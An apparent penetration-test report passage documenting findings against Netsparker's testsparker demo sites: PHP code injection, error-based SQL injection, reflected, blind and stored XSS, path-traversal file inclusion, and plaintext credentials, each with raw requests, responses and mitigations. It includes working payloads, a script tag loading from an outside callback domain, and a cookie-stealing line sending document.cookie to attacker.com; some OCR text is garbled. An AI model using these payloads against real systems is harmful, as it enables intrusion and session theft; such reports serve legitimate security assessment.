
Command: net localgroup Administrators

```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain


Members


------------------------------------------------------------------------------
-
Administrator
MY
OY
The command completed successfully.
```

Command: tasklist



```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,096 K
csrss.exe                      340                            0      5,192 K
wininit.exe                    392                            0      4,496 K
csrss.exe                      400                            1      3,772 K
winlogon.exe                   428                            1      4,188 K
services.exe                   488                            0      8,356 K
lsass.exe                      496                            0     11,440 K
lsm.exe                        504                            0      5,480 K
svchost.exe                    596                            0      8,732 K
nvvsvc.exe                     664                            0      6,632 K
nvwmi64.exe                    688                            0      3,988 K
nvSCPAPISvr.exe                712                            0      5,636 K
svchost.exe                    756                            0      7,172 K
LogonUI.exe                    844                            1     14,228 K
svchost.exe                    852                            0     11,952 K
svchost.exe                    900                            0     35,496 K
```



Request

```
GET /hello.php?name=%2bprint(int)0xFFF9999-49766%3b%2f%2f HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…

<div id="page-bgtop">
<div id="page-bgbtm">
<div id="content">
<div class="post">
<h1 class="title"><a href="#">Hello Service </a></h1>
<p>
Hello Visitor26835947521$str = 21 +print(int)0xFFF9999-49766;//;21 </p>

<div style="clear: both;">&nbsp;</div>
<div class="entry">


</div>
</div>
<div style="clear: both;">&nbs
…
```

**Mitigation:**

Do not accept input from end users which will be directly interpreted as source code. If this is a business requirement, validate all input to the application by removing any data that could be directly interpreted as PHP source code

## 7: Database User Has Admin Privileges

**Vulnerability:**

A user has access to the database has administrator privileges was found on the system.


**Impact:**

If this user is exploited an attacker could gain access to the Database information, as administrator they have the option to add, remove, delete and modify users in the database. An attacker could have the ability to cause a reverse shell to the database server, a privilege escalation attack maybe available to be performed to gain access to the administrator accounts.

**Exploitation:**

http://angular.testsparker.com/api/getUser.php?username=-1%27%2b(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)%2b%27

**Proof of Exploit:**



Request

```
GET /api/getUser.php?username=-1%27%2b(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)%2b%27
HTTP/1.1
Host: angular.testsparker.com
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/user/mia
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 473
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 14:36:48 GMT

<br />
<b>Warning</b>: mysqli::query(): (23000/1062): Duplicate entry '_!@4dilemma:1' for key '&lt;group_key&gt;' in <b>/home/ubuntu/spa_angular/public_html/api/getUser.php</b> on line <b>16</b><br />
<br />
<b>Fatal error</b>: Uncaught Error: Call to a member function fetch_all() on boolean in /home/ubuntu/spa_angular/public_html/api/getUser.php:17
Stack trace:
#0 {main}
thrown in <b>/home/ubuntu/spa_angular/public_html/api/getUser.php</b> on line <b>17</b><br />
```

**Mitigation:**

Make sure crate database users to have the least possible amount of privilege on your application and all data sent to and from the database is filtered

## 8: Cross-Site Scripting

**Vulnerability:**
An XSS or Cross-Site Scripting vulnerability has been located on the system, this vulnerability can allow multiple forms of attacks to take place including Hijacking sessions or stealing a user's credentials

**Impact:**
There are many different types of attacks that can happen and cause multiple different types of effects on the system including some of the following


- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

**Exploitation:**
http://angular.testsparker.com/api/searchLanguage.php?value=%27%3e%3ciMg%20src%3dN%20onerror%3dnetsp...
http://aspnet.testsparker.com/About.aspx?hello=%3cscRipt%3enetsparker(0x002249)%3c%2fscRipt%3e

| Parameter | Type | Value |
|---|---|---|
| value | GET | '><iMg src=N onerror=netsparker(9)> |
| hello | GET | <scRipt>netsparker(0x002249)</scRipt> |

**Proof of Exploit:**
Generated XSS exploit might not work due to browser XSS filtering it is important for this reason o disable XSS safe guarding features in the browser in crome you can run the following command from the command prompt chrome.exe --args --disable-xss-auditor

http://angular.testsparker.com/api/searchLanguage.php?value=%22%3e%3ciMg%20src%3dN%20onerror%3dalert(9)%3e



Request

```
GET /api/searchLanguage.php?value=%27%3e%3ciMg%20src%3dN%20onerror%3dnetsparker(9)%3e HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/main.fbe5fbd112683a8c2d92.bundle.js
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 37
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 13:27:28 GMT

"'><iMg src=N onerror=netsparker(9)>"
```

**Mitigation:**
The vulnerability occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For

example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-Cross Site Scripting.

## 9: Local file Inclusion

**Vulnerability:**

A local file inclusion vulnerability was located on the system which occurs when a file from the target system is injected into the page being attacked.

**Impact:**

The impact is mixed and is based on the exploitation and the read permissions of the web server user. Depending on multiple different factors but could include some of the following

- Capture usernames from the "/etc/passwd" file
- Capture important data from "/apache/logs/error.log" or "/apache/logs/access.log"
- Remotely exacted commands combined with the vulnerability

**Exploitation:**


http://aspnet.testsparker.com/Help.aspx?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini

| Parameter | Type | Value |
|---|---|---|
| __VIEWSTATE | POST | /wEPDwUJNzMwNjU5NzA3ZGSNPw1djUKUqIsGkuv9RN45geRCol5x0N2pa2+4ylAM+A== |
| __VIEWSTATEGENERATOR | POST | BDEA3729 |
| **Item** | **GET** | **/../../../../../../../../../../../windows/win.ini** |

**Proof of Exploit:**

Command: File –C:\windows\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```



Request

```
POST /Help.aspx?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 120
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/Help.aspx?item=help-konu1.html
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

__VIEWSTATE=%2fwEPDwUJNzMwNjU5NzA3ZGSNPw1djUKUqIsGkuv9RN45geRCol5x0N2pa2%2b4ylAM%2bA%3d%3d&__VIEWSTATEGENERATOR=BDEA3729
```

Response

```
…
a id="contentCenterMenu_helpLocalFileInclusion_HyperLink1" href="/Help.aspx?item=help-konu1.html">Q:What is Bitcoin?</a></li>
</ul>
<div id="contentCenterMenu_helpLocalFileInclusion_divFileContent">; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</div>

</div>
<hr />
</div>
<!-- /container -->
<!-- script references -->
<div id="footer">
<div class="containe
…
```

**Mitigation:**

- Do not allow for appending of file paths, instead make them hard-coded paths
- Ensure all characters such as "a-Z0-9" do now allow "…" or "/" or "%00" or unexpected characters

- It’s important to limit a user’s access to the API and called for information for system directories

## 10: Password Transmitted over HTTP

**Vulnerability:**
An attacker could capture data as its transferred across the network.


**Impact:**
If the network traffic is captured, an attack could capture credentials such as usernames, passwords, and credit card details.

**Exploitation:**
Exploitation is via a man in the middle attack on an unsecured network since the data is unsecured you could capture credentials via simple tools such as Wireshark, or you could use automated tools that will monitoring and display the credentials
http://php.testsparker.com/auth/login.php

**Proof of Exploit:**

Input: password

From Target Action: http://php.testsparker.com/auth/control.php



Request

```
GET /auth/login.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/auth/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
Enter your credentials (admin / admin123456)
<br/>
<form method="POST" action="control.php">
Username: <input type="text" name="username"/>
<br/>
Password:&nbsp;&nbsp;<input type="password" name="password"/>
<!-- Test credentials -->
<!-- Password: admin123456 -->
<br/>
<br/>
<input type="submit" value="SUBMIT">
</form>
</p>

<div style="clear: both;
…
```

**Mitigation:**
All sensitive data should be transferred over HTTPS rather than HTTP, install SSL or TLS on the web server

## 11: Basic Authorization over HTTP

**Vulnerability:**

A HTTP issue was discovered that sends data over a non-secured method in this case HTTP


**Impact:**

If the network traffic is captured, an attack could capture credentials such as usernames, passwords, and credit card details.

**Exploitation:**

http://rest.testsparker.com/basic_authentication/api/

**Proof of Exploit:**



Request

```
GET /basic_authentication/api/ HTTP/1.1
Host: rest.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="Protected"

Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.1.26
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Tue, 26 Nov 2019 13:23:24 GMT
```

Command: net user

Command: tasklisk

**Mitigation:**

Move all of your directories which require authentication to be served only over HTTPS, and disable any access to these pages over HTTP.

## 12: Blind Cross-Site Scripting

**Vulnerability:**

Netsparker detected cross-site scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

**Impact:**

There are many different types of attacks that can happen and cause multiple different types of effects on the system including some of the following


- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

**Exploitation:**

http://php.testsparker.com/hello.php?name=%2bprint(int)0xFFF9999-49766%3b%2f%2f

| Parameter | Type | Value |
|---|---|---|
| __VIEWSTATE | POST | /wEPDwUKMTcyOTkwODg4OWRkkTd+ZZ+ul8GdbCpSuwwaj6DAjmEln96slWzNB/dXLSA= |
| __VIEWSTATEGENERATOR | POST | 6A214E5C |
| ctl00%24contentTop%24guestbookPermenantCrossSiteScripting%24txtName | POST | 208.100.0.117 |
| ctl00%24contentTop%24guestbookPermenantCrossSiteScripting%24btnSubmit | POST | Submit |
| **ctl00%24contentTop%24guestbookPermenantCrossSiteScripting%24txtComment** | POST | **'"--></style></scRipt><scRipt src="//blljltonckc7-1gjphvuw5sqoydlgsmiohyi8pfdxsy&#46;r87&#46;me"></s...** |

**Proof of Exploit:**



Request

```
POST /Guestbook.aspx HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 507
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/Guestbook.aspx
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

__VIEWSTATE=%2fwEPDwUKMTcyOTkwODg4OWRkkTd%2bZZ%2bul8GdbCpSuwwaj6DAjmEln96slWzNB%2fdXLSA%3d&__VIEWSTATEGENERATOR=6A214E5C&ctl00%24contentTop%24guestbookPermenantCrossSiteScripting%24txtName=208.100.0.117&ctl00%24contentTop%24guestbookPermenantCrossSiteScripting%24btnSubmit=Submit&ctl00%24contentTop%24guestbookPermenan
tCrossSiteScripting%24txtComment=%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt+src%3d%22%2f%2fblljltonckc7-1gjphvuw5sqoydlgsmiohyi8pfdxsy%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
Content-Length: 1974
Content-Type: text/html; charset=utf-8
Content-Encoding:
Date: Tue, 26 Nov 2019 13:42:31 GMT
Cache-Control: private



<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><meta charset="utf-8" /><title>
Bitcoin Web Site
</title><meta name="generator" content="Bootply" /><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1" /><link href="//maxcdn.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" /><link href="/statics/style.css" rel="stylesheet" />
<!--[if lt IE 9]>
<script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
</head>
<body>
<div id="resetbar">
This website is automatically reset at every midnight (00:00 - UTC).
</div>
<form method="post" action="Guestbook.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTcyOTkwODg4OWRkkTd+ZZ+ul8GdbCpSuwwaj6DAjmEln96slWzNB/dXLSA=" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="6A214E5C" />
</div>
<div class="navbar navbar-default">
<div class="container">



<a class="navbar-brand">Bitcoin Web Site</a>
<ul class="nav navbar-nav">
<li><a href="/Default.aspx">Home</a></li>
<li><a href="/Blogs.aspx">Blog</a></li>
<li><a href="/Shop.aspx">Shop</a></li>
<li><a href="/Converter.aspx">Converter & Pricings</a></li>
<li><a href="/Request.aspx?r=/statics/download/">Demo</a></li>
```

**Mitigation:**
The vulnerability occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-Cross Site Scripting.

## 13: Stored Cross-Site Scripting

**Vulnerability:**

An XSS or Cross-Site Scripting vulnerability has been located on the system, this vulnerability can allow multiple forms of attacks to take place including Hijacking sessions or stealing a user’s credentials a Stored Cross-site Scripting vulnerability occurs when the data provided by the attacker is saved on the server, and then publicly displayed on regular pages without proper HTML escaping. In normal XSS attacks, an attacker needs to reach the target user, but in a stored XSS, an attacker can simply inject the payload and wait for users to visit the affected page

**Impact:**

There are many different types of attacks that can happen and cause multiple different types of effects on the system including some of the following

- The XSS payload is not visible to the browsers XSS Filter
- There is no need to have user interaction ordinary usage may trigger the XSS
- Hijacking user's active session, by stealing data such as cookies
- Mounting phishing attacks by redirecting users to a fake webpage
- Intercepting data and performing man-in-the-middle attacks.

**Exploitation:**

A stored XSS can happen when a username entry of the website is not sanitized and allows an attacker to send malicious code in place of a username to the service.

Username:

```
user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponent(document.cookie)</script>
```

Having this code on the system would mean that every time the page with the username is visited the XSS will execute and allow an attacker to possible steal credentials or hijack the session.

**Mitigation:**

Sanitize user input fields that are stored and displayed on the page such as Usernames or posts by users, and do not allow special characters in name’s

